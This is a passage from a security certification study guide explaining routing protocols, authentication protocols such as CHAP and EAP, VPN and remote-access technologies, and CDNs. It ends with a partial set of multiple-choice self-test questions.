


FIG. 5.21

Redundant network architecture.

to say that all circuits go down eventually. Static routes would require manual reconfiguration.

Routing protocols are the answer. The goals of routing protocols are to automatically learn a network topology and learn the best routes between all network points. Should the best route go down, backup routes should be chosen, and chosen quickly. And ideally this should happen even while the network engineers are asleep.

Convergence means that all routers on a network agree on the state of routing. A network that has had no recent outages is normally “converged”: all routers see all routes as available. Then a circuit goes down. The routers closest to the outage will know right away; routers that are further away will not. The network now lacks convergence: some routers believe all circuits are up, while others know one is down. A goal of routing protocols is to make convergence time as fast as possible.

Routing protocols come in two basic varieties: Interior Gateway Protocols (IGPs), like RIP and OSPF, and Exterior Gateway Protocols (EGPs), like *BGP*. Private networks like Intranets use IGPs, and EGPs are used on public networks like the Internet. Routing protocols support Layer 3 (Network) of the OSI model.

Distance Vector Routing Protocols

Metrics are used to determine the “best” route across a network. The simplest metric is hop count. In Fig. 5.21, the hop count from the data center to each office via T3 is 1. Additional paths are available from the data center to each office, such as the T3 to Office B, followed by the T1 to Office A.

The latter route is two hops, and the second hop is via a slower T1. Any network engineer would prefer the single-hop T3 connection from the data center to Office A, instead of the two-hop detour via Office B to Office A. And all routing protocols would do the same, choosing the one-hop T3.

Things get trickier when you consider connections between the offices. How should traffic route from Office A to B? The shortest hop count is via the direct T1. But that link only has 1.5 megabits: taking the two-hop route from Office A down to the data center and back up to Office B offers 45 megabits, at the expense of an extra hop.

A *distance vector* routing protocol such as *RIP* would choose the direct T1 connection and consider one hop at 1.5 megabits “faster” than two hops at 45 megabits. Most Network Engineers (and all *Link state* routing protocols, as described in the next section) would disagree.

Distance vector routing protocols use simple metrics such as hop count, and are prone to routing loops, where packets loop between two routers. The following output is a Linux traceroute of a routing loop, starting between hops 16 and 17. The nyc and bos core routers will keep forwarding the packets back and forth between each other, each believing the other has the correct route.

```
14 pwm-core-03.inet.example.com(10.11.37.141) 165.484 ms 164.335 ms 175.928 ms
15 pwm-core-02.inet.example.com(10.11.23.9) 162.291 ms 172.713 ms 171.532 ms
16 nyc-core-01.inet.example.com(10.11.5.101) 212.967 ms 193.454 ms 199.457 ms
17 bos-core-01.inet.example.com(10.11.5.103) 206.296 ms 212.383 ms 189.592 ms
18 nyc-core-01.inet.example.com(10.11.5.101) 210.201 ms 225.674 ms 208.124 ms
19 bos-core-01.inet.example.com(10.11.5.103) 189.089 ms 201.505 ms 201.659 ms
20 nyc-core-01.inet.example.com(10.11.5.101) 334.19 ms 320.39 ms 245.182 ms
21 bos-core-01.inet.example.com(10.11.5.103) 218.519 ms 210.519 ms 246.635 ms
```


RIP

RIP (Routing Information Protocol) is a distance vector routing protocol that uses hop count as its metric. RIP will route traffic from Office A to Office B in Fig. 5.21 via the direct T1, since it is the “closest” route at 1 hop.

RIP does not have a full view of a network: it can only “see” directly connected routers. Convergence is slow. RIP sends routing updates every 30 seconds, regardless of routing changes. RIP routers that are on a network that is converged for weeks will send routing updates every 30 seconds, around the clock.

RIP’s maximum hop count is 15; 16 is considered “infinite.” RIPv1 can route classful networks only; RIPv2 added support for CIDR. RIP is used by the UNIX `routed` command and is the only routing protocol universally supported by UNIX.

RIP uses *split horizon* to help avoid routing loops. In Fig. 5.22, the circuit between the NYC and BOS routers has gone down. At that moment, the NYC and BOS routers know the circuit is down; the other routers do not. The network lacks convergence.

**FIG. 5.22**

Sample network with down circuit.

NYC tells the PWM router “The route between NYC and BOS is down.” On PWM’s other interface, the ATL router may claim that the link is up. Split horizon means the PWM router will not “argue back”: it will not send a route update via an interface it learned the route from. In our case, the PWM router will not send a NYC → BOS routing update to the NYC router. *Poison reverse* is an addition to Split Horizon: instead of sending nothing to NYC regarding the NYC → BOS route, PWM sends NYC a NYC → BOS route with a cost of 16 (infinite). NYC will ignore any “infinite” route.

RIP uses a *hold-down timer* to avoid “flapping” (repeatedly changing a route’s status from up to down). Once RIP changes a route’s status to “down,” RIP will “hold” to that decision for 180 seconds. In Fig. 5.22, the PWM router will keep the NYC → BOS route “down” for 180 seconds. The hope is that the network will have reached convergence during that time. If not, after 180 seconds, RIP may change the status again.

RIP is quite limited. Each router has a partial view of the network and each sends updates every 30 seconds, regardless of change. Convergence is slow. Hold-down timers, Split Horizon, and Poison Reverse are small fixes that do not compensate for RIP’s weaknesses. Link State routing protocols such as OSPF are superior.

Link State Routing Protocols

Link state routing protocols factor in additional metrics for determining the best route, including bandwidth. A link state protocol would see multiple routes from Office A to Office B in Fig. 5.21, including the direct T1 link, and the two-hop T3 route via the data center. The additional bandwidth (45 via 1.5 megabits) would make the two-hop T3 route the winner.

OSPF

Open Shortest Path First (OSPF) is an open link state routing protocol. OSPF routers learn the entire network topology for their “area” (the portion of the network they maintain routes for, usually the entire network for small networks). OSPF routers send event-driven updates. If a network is converged for a week, the OSPF routers will send no updates. OSPF has far faster convergence than distance vector protocols such as RIP. In Fig. 5.21, OSPF would choose the two-hop T3 route from Office A to B, over the single-hop T1 route.

Note

The exam strongly prefers open over proprietary standards, which is why proprietary routing protocols like Cisco’s EIGRP are not discussed here.

BGP

BGP is the Border Gateway Protocol, the routing protocol used on the Internet. BGP routes between autonomous systems, which are networks with multiple Internet connections. BGP has some distance vector properties but is formally considered a path vector routing protocol.

Modem

A *Modem* is a Modulator/Demodulator. It takes binary data and modulates it into analog sound that can be carried on phone networks designed to carry the human voice. The receiving modem then demodulates the analog sound back into binary data. Modems are asynchronous devices: they do not operate with a clock signal.

DTE/DCE and CSU/DSU

A *DTE* (Data Terminal Equipment) is a network “terminal,” meaning any type of network-connected user machine, such as a desktop, server, or actual terminal. A *DCE* (Data Circuit-Terminating Equipment, or sometimes called Data Communications Equipment) is a device that networks DTEs, such as a router. The most common use of these terms is DTE/DCE, and the meaning of each is more specific: the DCE marks the end of an ISP’s network. It connects to Data Terminal Equipment (DTE), which is the responsibility of the customer. The point where the DCE meets the DTE is called the demarc: the demarcation point, where the ISP’s responsibility ends and the customer’s begins.

The circuit carried via DCE/DTE is synchronous (it uses a clock signal). Both sides must synchronize to a clock signal, provided by the DCE. The DCE device is a modem or a *CSU/DSU* (Channel Service Unit/Data Service Unit).

Operation of Hardware

Operation of hardware involves day-to-day operational issues such as redundant power, maintaining proper warranties, and support contracts.

Redundant Power

Critical equipment such as routers and firewalls should be equipped with redundant power supplies. Each power supply should be connected to different electrical outlets that are also on different electrical circuits. Surge protectors and UPSs should be used, and generator backup should be available for critical devices. We will discuss surge protectors, UPSs, and generators in [Chapter 8](#), Domain 7: Security Operations.

Warranty and Support

All critical devices should be covered under active vendor warranty and have proper support contracts. Support contracts are often priced based on response time and other variables (faster response costs more than slower). Cisco SmartNet offers various levels of coverage:

- *24 × 7 × 2: 2-hour response, 24 hours a day, 7 days per week, including holidays*
- *24 × 7 × 4: 4-hour response, 24 hours a day, 7 days a week, including holidays*
- *8 × 5 × 4: 4-hour response, local business hours based on depot time, 5 days a week, no holidays*
- *8 × 7 × Next Calendar Day: Next-calendar-day delivery, local business hours based on depot time, 7 days a week, including holidays*
- *8 × 5 × Next Business Day: Next-business-day delivery, local business hours based on depot time, 5 days a week, no holidays [17]*

Note that Cisco SmartNet itself is not testable; the example above was used because these types of tiered levels are common throughout the industry. There is no “right answer” for which level of support to choose: the desired response time may be determined after a thorough risk assessment. Business Continuity Planning metrics such as Maximum Allowable Downtime (MAD, discussed in [Chapter 8](#), Domain 7: Security Operations) can help determine which support level to purchase. Critical devices should be retired before reaching End-of-Support (EoS, as discussed in [Chapter 3](#), Domain 2: Asset Security). Note that organizations may choose to self-insure for less critical devices including commodity PCs, but a thorough risk assessment must be conducted before self-insuring.

Secure Communications

Protecting data in motion is one of the most complex challenges we face. The Internet provides cheap global communication—with little or no built-in confidentiality, integrity, or availability. To secure our data, we often must do it ourselves; secure communications describes ways to accomplish that goal.

Authentication Protocols and Frameworks

An authentication protocol authenticates an identity claim over the network. Good security design assumes that a network eavesdropper may sniff all packets sent between the client and authentication server: the protocol should remain secure. As we will see shortly, PAP fails this test, but CHAP and EAP pass.

PAP and CHAP

PAP (Password Authentication Protocol) is a very weak authentication protocol. It sends the username and password in cleartext. An attacker who is able to sniff the authentication process can launch a simple replay attack, by replaying the username and password, using them to log in. PAP is insecure and should not be used.

CHAP (Challenge-Handshake Authentication Protocol) is a more secure authentication protocol that does not expose the cleartext password and is not susceptible to replay attacks. CHAP relies on a shared secret: the password. The password is securely created (such as during account enrollment) and stored on the CHAP server. Since both the user and the CHAP server share a secret (the plaintext password), they can use that secret to securely communicate.

To authenticate, the client first creates an initial (unauthenticated) connection via LCP (Link Control Protocol). The server then begins the three-way CHAP authentication process:

1. Server sends a challenge, which is a small random string (also called a nonce).
2. The user takes the challenge string and the password, uses a hash cipher such as MD5 to create a hash value, and sends that value back to the CHAP server as the response.
3. The CHAP server also hashes the password and challenge, creating the expected response. It then compares the expected response with the response received from the user.

If the responses are identical, the user must have entered the appropriate password, and is authenticated. If they are different, the user entered the wrong password, and access is denied.

The CHAP server may re-authenticate by sending a new (and different) challenge. The challenges must be different each time; otherwise, an attacker could authenticate by replaying an older encrypted response.

A drawback of CHAP is that the server stores plaintext passwords of each client. An attacker who compromises a CHAP server may be able to steal all the passwords stored on it.

802.1X and EAP

802.1X is “Port Based Network Access Control,” and includes EAP (*Extensible Authentication Protocol*). EAP is an authentication framework that describes many specific authentication protocols. EAP is designed to provide authentication at Layer 2 (it is “port based,” like ports on a switch), before a node receives an IP address. It is available for both wired and wireless, but is more commonly deployed on WLANs.

The major 802.1X roles are:

- Supplicant: An 802.1X client
- Authentication Server (AS): a server that authenticates a supplicant
- Authenticator: a device such as an access point that allows a supplicant to authenticate and connect

Exam Warning

Do not confuse 802.1X (EAP) with 802.11 (Wireless).

EAP addresses many issues, including the “roaming infected laptop” problem. A user with an infected laptop plugs into a typical office network and requests an IP address from a DHCP server. Once given an IP, the malware installed on the laptop begins attacking other systems on the network.

By the time the laptop is able to request an IP address, it is already in a position to cause harm on the network, including confidentiality, integrity, and availability attacks. This problem is most acute on WLANs (where an outside laptop 100 feet away from a building may be able to access the network). Ideally, authentication should be required before the laptop can join the network: EAP does exactly this.

Fig. 5.23 shows a supplicant successfully authenticating and connecting to an internal network. Step 1 shows the Supplicant authenticating via EAPOL (*EAP Over LAN*), a Layer 2 EAP implementation. Step 2 shows the Authenticator receiving the EAPOL traffic and using RADIUS or Diameter to carry EAP traffic to the Authentication Server (AS). Step 3 shows the Authenticator allowing Supplicant access to the internal network after successful authentication.

There are many types of EAP; we will focus on EAP-MD5, LEAP, EAP-FAST, EAP-TLS, EAP-TTLS, and PEAP:

- EAP-MD5 is one of the weakest forms of EAP. It offers client-server authentication only (all other forms of EAP discussed in this section support mutual authentication of client and server); this makes it vulnerable to man-in-the-middle attacks. EAP-MD5 is also vulnerable to password cracking attacks.
- LEAP (*Lightweight Extensible Authentication Protocol*) is a Cisco-proprietary protocol released before 802.1X was finalized. LEAP has significant security flaws and should not be used.
- EAP-FAST (*EAP-Flexible Authentication via Secure Tunneling*) was designed by Cisco to replace LEAP. It uses a *Protected Access Credential* (PAC), which acts as a pre-shared key.




FIG. 5.23

Successful 802.1X authentication.

- EAP-TLS (*EAP-Transport Layer Security*) uses PKI, requiring both server-side and client-side certificates. EAP-TLS establishes a secure TLS tunnel used for authentication. EAP-TLS is very secure due to the use of PKI but is complex and costly for the same reason. The other major versions of EAP attempt to create the same TLS tunnel without requiring a client-side certificate.
- EAP-TTLS (*EAP Tunneled Transport Layer Security*), developed by Funk Software and Certicom, simplifies EAP-TLS by dropping the client-side certificate requirement, allowing other authentication methods (such as password) for client-side authentication. EAP-TTLS is thus easier to deploy than EAP-TLS, but less secure when omitting the client-side certificate.
- PEAP (*Protected EAP*), developed by Cisco Systems, Microsoft, and RSA Security, is like (and may be considered a competitor to) EAP-TTLS, including not requiring client-side certificates.

VPN

Virtual Private Networks (VPNs) secure data sent via insecure networks such as the Internet. The goal is to provide the privacy provided by a circuit such as a T1, virtually. The nuts and bolts of VPNs involve secure authentication, cryptographic hashes such as SHA-1 to provide integrity, and ciphers such as AES to provide confidentiality.

Note

The cryptographic details of the VPN protocols discussed here are covered in depth in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

SLIP and PPP

SLIP (Serial Line Internet Protocol) is a Layer 2 protocol that provides IP connectivity via asynchronous connections such as serial lines and modems. When SLIP was first introduced in 1988, it allowed routing packets via modem links for the first time (previously, modems were primarily used for non-routed terminal access). SLIP is a bare-bones protocol that provides no built-in confidentiality, integrity, or authentication. SLIP has largely faded from use, replaced with *PPP*.

PPP (Point-to-Point Protocol) is a Layer 2 protocol that has largely replaced SLIP. PPP is based on HDLC (discussed previously), and adds confidentiality, integrity, and authentication via point-to-point links. PPP supports synchronous links (such as T1s) in addition to asynchronous links such as modems.

PPTP and L2TP

PPTP (Point-to-Point Tunneling Protocol) tunnels PPP via IP. A consortium of vendors, including Microsoft, 3COM, and others, developed it. PPTP uses GRE (Generic Routing Encapsulation) to pass PPP via IP and uses TCP for a control channel (using TCP port 1723).

L2TP (Layer 2 Tunneling Protocol) combines PPTP and L2F (Layer 2 Forwarding, designed to tunnel PPP). L2TP focuses on authentication and does not provide confidentiality: it is frequently used with IPsec to provide encryption. Unlike PPTP, L2TP can also be used on non-IP networks, such as ATM.

IPsec

IPv4 has no built-in confidentiality; higher-layer protocols such as TLS are used to provide security. To address this lack of security at Layer 3, IPsec (Internet Protocol Security) was designed to provide confidentiality, integrity, and authentication via encryption for IPv6. IPsec has been ported to IPv4. IPsec is a suite of protocols; the major two are Encapsulating Security Protocol (ESP) and Authentication Header (AH). Each has an IP protocol number: ESP is protocol 50; AH is protocol 51.

Note

This chapter describes the network aspects of IPsec, SSL, and TLS: see [Chapter 4](#), Domain 3: Security: Architecture and Engineering, for the cryptographic aspects of these protocols.

IPsec Architectures

IPsec has three architectures: host-to-gateway, gateway-to-gateway, and host-to-host. Host-to-gateway mode (also called client mode) is used to connect one system that runs IPsec client software to an IPsec gateway. Gateway-to-gateway (also called point-to-point) connects two IPsec gateways, which form an IPsec connection that acts as a shared routable network connection, like a T1. Finally, host-to-host mode connects two systems (such as file servers) to each other via IPsec. Many modern operating systems, such as Windows 10 or Ubuntu Linux, can run IPsec natively, allowing them to form host-to-gateway or host-to-host connections.

Tunnel and Transport Mode

IPsec can be used in tunnel mode or transport mode. Tunnel mode provides confidentiality (ESP) and/or authentication (AH) to the entire original packet, including the original IP headers. New IP headers are added (with the source and destination addresses of the IPsec gateways). Transport mode protects the IP data (layers 4–7) only, leaving the original IP headers unprotected. Both modes add extra IPsec headers (an AH header and/or an ESP header). [Fig. 5.24](#) shows the differences between tunnel and transport modes.




FIG. 5.24

IPsec tunnel and transport modes.

SSL and TLS

Secure Sockets Layer (SSL) was designed to protect HTTP (Hypertext Transfer Protocol) data: HTTPS uses TCP port 443. TLS (Transport Layer Security) 1.0 was equivalent to SSL version 3.1. The current version of TLS is 1.3, described in RFC 8446 (see <https://datatracker.ietf.org/doc/html/rfc8446>).

Though initially Web-focused, SSL or TLS may be used to encrypt many types of data and can be used to tunnel other IP protocols to form VPN connections. SSL VPNs can be simpler than their IPsec equivalents: IPsec makes fundamental changes to IP networking, so installation of IPsec software changes the operating system (which requires super-user privileges). SSL client software does not require altering the operating system. Also, IPsec is difficult to firewall; SSL is much simpler.

Remote Access

In an age of telecommuting and the mobile workforce, secure remote access is a critical control. This includes connecting mobile users via methods such as DSL or Cable Modem, security mechanisms such as callback, and newer concerns such as instant messaging and remote meeting technology.

ISDN

Integrated Services Digital Network (ISDN) was an earlier attempt to provide digital service via “copper pair,” the *POTS* (Plain Old Telephone Service) prevalent in homes and small offices around the world. This is called the “last mile,” providing high-speed digital service via the (historically copper pair) last mile has been a long-standing challenge.

ISDN devices are called terminals. ISDN Basic Rate Interface (BRI) service provides two 64K digital channels (plus a 16K signaling channel) via copper pair. A PRI (Primary Rate Interface) provides twenty-three 64K channels, plus one 16K signaling channel.

ISDN never found widespread home use; it was soon eclipsed by DSL and cable modems. ISDN is commonly used for teleconferencing and videoconferencing.

DSL

Digital Subscriber Line (DSL) has a “last mile” solution similar to ISDN: using existing copper pairs to provide digital service to homes and small offices. DSL has found more widespread use due to higher speeds compared with ISDN, reaching speeds of 10 megabits and more.

Common types of DSL are Symmetric Digital Subscriber Line (SDSL, with matching upload and download speeds), Asymmetric Digital Subscriber Line (ADSL, featuring faster download speeds than upload), and Very High Rate Digital Subscriber Line (VDSL, featuring much faster asymmetric speeds). Another option is HDSL (High-data-rate DSL), which matches SDSL speeds using two pairs of copper; HDSL is used to provide inexpensive T1 service.

Table 5.9 DSL Speeds and Distances [18].

Type	Download Speed	Upload Speed	Distance from CO
ADSL	1.5–9 Mbps	16–640 Kbps	18,000 feet
SDSL	1.544 Mbps	1.544 Mbps	10,000 feet
HDSL	1.544 Mbps	1.544 Mbps	10,000 feet
VDSL	20–50+ Mbps	Up to 20 Mbps	<5000 feet

Symmetric DSL is also called Single-Line DSL. An advantage of ADSL is that it allows the simultaneous use of a POTS line, often filtered from the DSL traffic. Generally, the closer a site is to the Central Office (CO), the faster the available service.

Table 5.9 summarizes the speeds and modes of DSL.

Cable Modems

Cable modems are used by Cable TV providers to provide Internet access via broadband cable TV. Cable TV access is not ubiquitous but is available in most large towns and cities in industrialized areas. Broadband, unlike baseband, has multiple channels (like TV channels), so dedicating bandwidth for network services requires dedicating channels for that purpose. Cable modems provide a compelling “last mile” solution for the Cable TV companies: they have already invested in connecting the last mile, and the Internet service offers another revenue stream based on that investment.

Unlike DSL, Cable Modem bandwidth is typically shared with neighbors on the same network segment.

Callback and Caller ID

Callback is a modem-based authentication system. When a callback account is created, the modem number the user will call from is entered into the account. The user later connects via modem and authenticates. The system hangs up and calls the user back at the preconfigured number.

Caller ID is a similar method: in addition to username and password, it requires calling from the correct phone number. Caller ID can be easily forged: many phone providers allow the end user to select any Caller ID number of their choice. This makes Caller ID a weak form of authentication.

Remote Desktop Console Access

Many users require remote access to computers’ consoles. Naturally, some form of secure conduit like an IPsec VPN, SSH, or SSL tunnel should be used to ensure confidentiality of the connection, especially if the connection originates from outside the organization. See the “VPN” section above for additional details on this layer of the remote console access.

Remotely accessing consoles has been common practice for decades with protocols such as the cleartext and poorly authenticated rlogin and rsh on UNIX-like operating systems, which leverage TCP port 513 and TCP port 514, respectively. Two

common modern protocols providing for remote access to a desktop are Virtual Network Computing (VNC), which typically runs on TCP 5900, and Remote Desktop Protocol (RDP), which typically runs on TCP port 3389. VNC and RDP allow for graphical access of remote systems, as opposed to the older terminal-based approach to remote access. RDP is a proprietary Microsoft protocol.

Increasingly, users are expecting easy access to a graphical desktop over the Internet that can be established quickly and from any number of personal devices. These expectations can prove difficult with traditional VNC and RDP based approaches, which, for security purposes, are frequently tunneled over an encrypted channel such as a VPN.

A recent alternative to these approaches is to use a reverse tunnel, which allows a user who established an outbound encrypted tunnel to connect back in through the same tunnel. This usually requires a small agent installed on the user's computer that will initiate an outbound connection using HTTPS over TCP 443. This connection will terminate at a central server, which the user can authenticate to (from outside the office) to take control of their office desktop machine. Two of the most prominent solutions that employ this style of approach are GoToMyPC and LogMeIn.

Desktop and Application Virtualization

In addition to accessing standalone desktop systems remotely, another approach to providing remote access to computing resources is through desktop and application virtualization. Desktop virtualization is an approach that provides a centralized infrastructure that hosts a desktop image that can be remotely leveraged by the workforce. Desktop virtualization is often referred to as VDI, which, depending on the vendor in question, stands for either Virtual Desktop Infrastructure or Virtual Desktop Interface. VDI is also called DaaS (Desktop as an Infrastructure).

As opposed to providing a full desktop environment, an organization can choose to simply virtualize key applications that will be served centrally. Like desktop virtualization, the centralized control associated with application virtualization allows the organization to employ strict access control, and perhaps more quickly patch the application. Additionally, application virtualization can also be used to run legacy applications that would otherwise be unable to run on the systems employed by the workforce.

While the terms and particulars of the approach are relatively new, the underlying concepts of both desktop and application virtualization have existed for decades in the form of thin clients, mainframes, and terminal servers. The main premise of both the refreshed and more traditional approaches is that there might be organizational benefits to having more centralized and consolidated computing systems and infrastructure rather than a large number of more complex systems. In addition to general "economies of scale" justifications, there could be security advantages too from more tightly controlled desktop and application environments. Patching more complex applications in a centralized environment can be easier to manage. Likewise, developing and maintaining desktops to a security baseline can be easier to

accomplish when there is one, or even several, central master images that determine the settings of each corresponding virtual desktop.

Screen Scraping

Screen scraping presents one approach to graphical remote access to systems. Screen scraping protocols packetize and transmit information necessary to draw the accessed system's screen on the display of the system being used for remote access. VNC (Virtual Network Computing), a commonly used technology for accessing remote desktops, is fundamentally a screen scraping style approach to remote access. Not all remote access protocols are built as screen scrapers. For example, Microsoft's popular Remote Desktop Protocol (RDP), does not employ screen scraping to provide graphical remote access.

Multimedia Collaboration

Multimedia collaboration includes a suite of technologies, including instant messaging and remote meeting technologies. Many of these technologies allow file transfer, remote control of PCs, recording audio and video, and other capabilities that can introduce risk to an organization.

Instant Messaging

Instant Messaging allows two or more users to communicate with each other via real-time "chat." Chat may be one-to-one, or many-to-many via chat groups. In addition to chatting, most modern instant messaging software allows file sharing, and sometimes audio and video conferencing.

Older instant messaging protocols include Internet Relay Chat (IRC), AOL Instant Messenger, and Extensible Messaging and Presence Protocol (XMPP, formerly known as Jabber). These older instant messaging technologies often used plaintext TCP/IP protocols to transfer data and were easy to monitor on networks. Modern instant messaging solutions (such as Google Talk, Discord, and Slack) use HTTPS to communicate, and are far more difficult to monitor.

Chat software may be subject to various security issues, including remote exploitation, and must be patched like any other software. The file sharing capability of chat software may allow users to violate policy by distributing sensitive documents, and similar issues can be raised by the audio and video sharing capability of many of these programs. Organizations should have a policy controlling the use of chat software and technical controls in place to monitor and, if necessary, block their usage.

Remote Meeting Technology

Remote meeting technology is a newer technology that allows users to conduct online meetings via the Internet, including desktop sharing functionality. Commercial remote meeting solutions include Zoom, GoToMeeting by Citrix Systems, and Microsoft Live Meeting. These technologies usually include displaying PowerPoint slides on all PCs connected to a meeting, sharing documents such as spreadsheets,

and sometimes sharing audio or video. Some solutions allow users to remotely control another connected PC.

Many of these solutions are designed to tunnel through outbound SSL or TLS traffic, which can often pass via firewalls and any Web proxies. If a site's remote access policy requires an IPsec VPN connection using strong authentication to allow remote control of an internal PC, these solutions may bypass existing controls (such as a requirement for strong authentication) and violate policy. Usage of remote meeting technologies should be understood, controlled, and compliant with all applicable policy.

Securing Third-Party Connectivity

Many organizations maintain extranet connections to/from third parties via VPN, leased lines, etc. Extranets are commonly used for remote offices, to provide connectivity to organizations that partner together, and vendor support. These third-party connections represent a significant risk: the third party could become compromised, and the attacker or malware could pivot via the extranet connection and attack the organization itself. These types of connections require an organization to trust third party security to a certain degree.

Extranet connections should always occur via leased lines or encrypted VPN. Access Control Lists (ACLs) should strictly control which systems may be reached via an extranet connection. From a detective standpoint: enhanced monitoring should be used, including detecting attempted connections to systems that are blocked by ACL. Strong host-based controls should be deployed on systems reachable via extranet connections: patching, hardening, the use of dual-factor authentication, etc.

Wireless Application Protocol

The Wireless Application Protocol (WAP) was designed to provide secure Web services to handheld wireless devices such as smartphones. WAP is based on HTML and includes HDML (Handheld Device Markup Language). Authentication is provided by Wireless Transport Layer Security (WTLS), which is based on TLS.

A WAP browser is a microbrowser, simpler than a full Web browser, and requiring fewer resources. It connects to a WAP gateway, which is a proxy server designed to translate web pages. The microbrowser accesses sites written (or converted to) WML (Wireless Markup Language), which is based on XML.

Note

WAP is an overloaded acronym, mapping to multiple technologies and protocols. It is especially confusing regarding wireless: WAP may stand for Wireless Access Point or Wireless Application Protocol. And WPA (Wi-Fi Protected Access) has the same letters in different order.

Do not confuse these wireless protocols and technologies: the exam will be clear on which a question may refer to; do not rush through a question and miss the context. Also, do not confuse 802.11 wireless security standards (including WEP and 802.11i/WPA2) with handheld device WAP security (WTLS).

Content Distribution Networks

Content Distribution Networks (CDN, also called Content Delivery Networks) use a series of distributed caching servers to improve performance and lower the latency of downloaded online content. They automatically determine the servers closest to end users, so users download content from the fastest and closest servers on the Internet. Examples include Akamai, Amazon CloudFront, Cloudflare, and Microsoft Azure.

CDNs also increase availability and can reduce the effects of denial-of-service attacks: “While content delivery networks also solve ancillary problems such as improving global availability and reducing bandwidth, the main problem they address is latency: the amount of time it takes for the host server to receive, process, and deliver on a request for a page resource (images, CSS files, etc.). Latency depends largely on how far away the user is from the server, and it’s compounded by the number of resources a web page contains.

For example, if all your resources are hosted in San Francisco, and a user is visiting your page in London, then each request has to make a long round trip from London to SF and back to London. If your web page contains 100 objects (which is at the low end of normal), then your user’s browser has to make 100 individual requests to your server in order to retrieve those objects” [19].

Summary of Exam Objectives

Communication and Network Security is a large and complex domain, requiring broad and sometimes deep understanding of thorny technical issues. Our modern world relies on networks, and those networks must be kept secure. It is important to not only understand why we use concepts like packet-switched networks and the OSI model, but also how we implement those concepts.

We have evolved from hubs to switches that provide traffic isolation. We have added detective devices such as HIDS and NIDS and preventive devices such as HIPS and NIPS. We have deployed secure protocols such as TLS and IPsec.

We have improved our network defense-in-depth every step of the way, and increased the confidentiality, integrity, and availability of our network data.

Self-Test

Note

Please see the Self-Test Appendix for explanations of all correct and incorrect answers.

1. Which protocol should be used for an audio streaming server, where some loss is acceptable?
 - A. IP
 - B. ICMP
 - C. TCP
 - D. UDP

2. What network technology uses fixed-length cells to carry data?
 - A. 802.11
 - B. ATM
 - C. Ethernet
 - D. FDDI
3. Secure Shell (SSH) servers listen on what port and protocol?
 - A. TCP port 20
 - B. TCP port 21
 - C. TCP port 22
 - D. TCP port 23
4. What network cable type can transmit the most data at the longest distance?
 - A. Coaxial
 - B. Fiber Optic
 - C. Shielded Twisted Pair (STP)
 - D. Unshielded Twisted Pair (UTP)
5. Which device operates at Layer 2 of the OSI model?
 - A. Hub
 - B. Firewall
 - C. Switch
 - D. Router
6. What are the names of the OSI model, in order from bottom to top?
 - A. Physical, Data Link, Transport, Network, Session, Presentation, Application
 - B. Physical, Network, Data Link, Transport, Session, Presentation, Application
 - C. Physical, Data Link, Network, Transport, Session, Presentation, Application
 - D. Physical, Data Link, Network, Transport, Presentation, Session, Application
7. Which of the following authentication protocols uses a three-way authentication handshake?
 - A. CHAP
 - B. EAP
 - C. Kerberos
 - D. PAP
8. Restricting Bluetooth device discovery relies on the secrecy of what?
 - A. MAC Address
 - B. Symmetric Key
 - C. Private Key
 - D. Public Key
9. Which wireless security protocol is also known as the RSN (Robust Security Network), and implements the full 802.11i standard?
 - A. AES
 - B. WEP

- C. WPA
 - D. WPA2
10. What is the correct order of TCP/IP encapsulation?
- A. Data, segments, packets, frames, bits
 - B. Data, frames, segments, packets, bits
 - C. Data, frames, packets, segments, bits
 - D. Data, packets, segments, frames, bits
11. Which transmission mode is supported by both HDLC and SDLC?
- A. Asynchronous Balanced Mode (ABM)
 - B. Asynchronous Response Mode (ARM)
 - C. Normal Balanced Mode (NBM)
 - D. Normal Response Mode (NRM)
12. What is the most secure type of EAP?
- A. EAP-TLS
 - B. EAP-TTLS
 - C. LEAP
 - D. PEAP
13. What WAN Protocol has no error recovery, relying on higher-level protocols to provide reliability?
- A. ATM
 - B. Frame Relay
 - C. SMDS
 - D. X.25
14. What frequencies are used by ZigBee in the United States?
- A. 784 MHz and 2.4 MHz
 - B. 868 MHz and 2.4 MHz
 - C. 915 MHz and 2.4 MHz
 - D. 2.4 MHz and 6 MHz
15. Accessing an IPv6 network via an IPv4 network is called what?
